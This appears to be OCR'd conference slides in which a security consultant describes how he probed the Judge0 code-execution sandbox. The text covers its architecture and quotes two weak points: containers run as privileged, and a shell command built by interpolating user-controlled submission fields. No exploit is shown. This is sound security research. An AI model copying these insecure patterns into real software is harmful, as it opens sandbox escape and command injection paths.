How I fully compromised the "most advanced code execution system in the world"

Daniel Cooper

>>>

DANIEL COOPER

Security Consultant
at Tanto Security

Occasionally plays on CTFs for teams such as Blitzkrieg and Emu Exploit
(under the username ssparrow)

Story Time


>>>

Competitive Programming Contests

- One of my friends was trying to make a Contest Management System as a side project (For competitive programming competitions)
- I like to hack stuff
- So I was looking through his code and saw that he ran his code inside a sandbox called Judge0
- I wondered how Judge0 implements its security

Judge0


- Competitive Programming Contests
- How to offer RCE securely? 🤔
- Difficult problem so people want to use a pre-existing solution
- Judge0 has had a lot of thought put into this
- They wrote a research paper on why it's secure (I would rather look at the code myself though)



>>>

How does Judge0 work?


Submit code with HTTP request, get stdout and other metrics



Lots of features and supported languages

The idea of Judge0 is simple, but it supports a lot of options.

Around 80 languages and 30 runtime options



#	Name
1	source_code
2	language_id
3	compiler_options
4	command_line_arguments
5	stdin
6	expected_output
7	cpu_time_limit
8	cpu_extra_time


```
[
  "Assembly (NAS
  "Bash (5.0.0)"
  "Basic (FBC 1.
  "C (Clang 7.0.
  "C++ (Clang 7.
  "C (GCC 7.4.0)
  "C++ (GCC 7.4.
  "C (GCC 8.3.0)
  "C++ (GCC 8.3.
  "C (GCC 9.2.0)
  "C++ (GCC 9.2.
  "Clojure (1.10
  "C# (Mono 6.6.
  "COBOL (GnuCOB
  "Common Lisp (
  "Dart (2.19.2)
  "D (DMD 2.089.
```

My plan

- Find out how Judge0 runs the code you provide it
- What is preventing basic attacks? (eg file traversal, SSRF)
- Is it possible for submissions to interact with each other concurrently?
- Any issues an attacker could use to cheat in a programming contest? (impact?)


Code overview


>>>


Ruby on Rails
API server
#1
Insert submission
data into database
PostgreSQL
database
#2
Add job to queue
Redis queue
#3
Worker takes job
from queue
Ruby worker running
isolate_job.rb
#4
Worker retrieves job
data from database

TANTO


>>>


Ruby on Rails
API server
#1
Insert submission
data into database
PostgreSQL
database
#2
Add job to queue
Redis queue
#3
Worker takes job
from queue
Ruby worker running
isolate_job.rb
#4
Worker retrieves job
data from database


Ruby on Rails
API server
#1
Insert submission
data into database
PostgreSQL
database
#2
Add job to queue
Redis queue
#3
Worker takes job
from queue
Ruby worker running
isolate_job.rb
#4
Worker retrieves job
data from database


TANTO

>>>


Ruby on Rails
API server
#1
Insert submission
data into database
PostgreSQL
database
#2
Add job to queue
Redis queue
#3
Worker takes job
from queue
Ruby worker running
isolate_job.rb
#4
Worker retrieves job
data from database

TANTO

>>>


Ruby on Rails
API server
#1
Insert submission
data into database
PostgreSQL
database
#2
Add job to queue
Redis queue
#3
Worker takes job
from queue
Ruby worker running
isolate_job.rb
#4
Worker retrieves job
data from database

TANTO

>>>

An initial red flag

```yaml
services:
  server:
    image: judge0/judge0:latest
    volumes:
      - ./judge0.conf:/judge0.conf:ro
    ports:
      - "2358:2358"
    privileged: true
    <<: *default-logging
    restart: always

  worker:
    image: judge0/judge0:latest
    command: ["./scripts/workers"]
    volumes:
      - ./judge0.conf:/judge0.conf:ro
    privileged: true
    <<: *default-logging
    restart: always
```

Snyk Learn
https://learn.snyk.io › lesson › container-runs-in-privile...

Container runs in privileged mode | Tutorial & examples

When a container is given **privileged** mode it receives all permissions the host has. When running as a regular user this might still be limited, but as root this ...

```
command = "isolate #{cgroups} \
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr_to_stdout ? "--stderr-to-stdout" : ""} \
#{submission.enable_network ? "--share-net" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_extra_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_limit} \
-p#{submission.max_processes_and_or_threads} \
#{submission.enable_per_process_and_thread_time_limit ? (cgroups.present? ? "--no-cg-timing" : "") : "--cg-timing
#{submission.enable_per_process_and_thread_memory_limit ? "-m " : "--cg-mem="}#{submission.memory_limit} \
-f #{submission.max_file_size} \
-E HOME=/tmp \
-E PATH=\"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\" \
-E LANG -E LANGUAGE -E LC_ALL -E JUDGE0_HOMEPAGE -E JUDGE0_SOURCE_CODE -E JUDGE0_MAINTAINER -E JUDGE0_VERSION \
-d /etc:noexec \
--run \
-- /bin/bash $(basename #{run_script}) \
< #{stdin_file} > #{stdout_file} 2> #{stderr_file} \
"

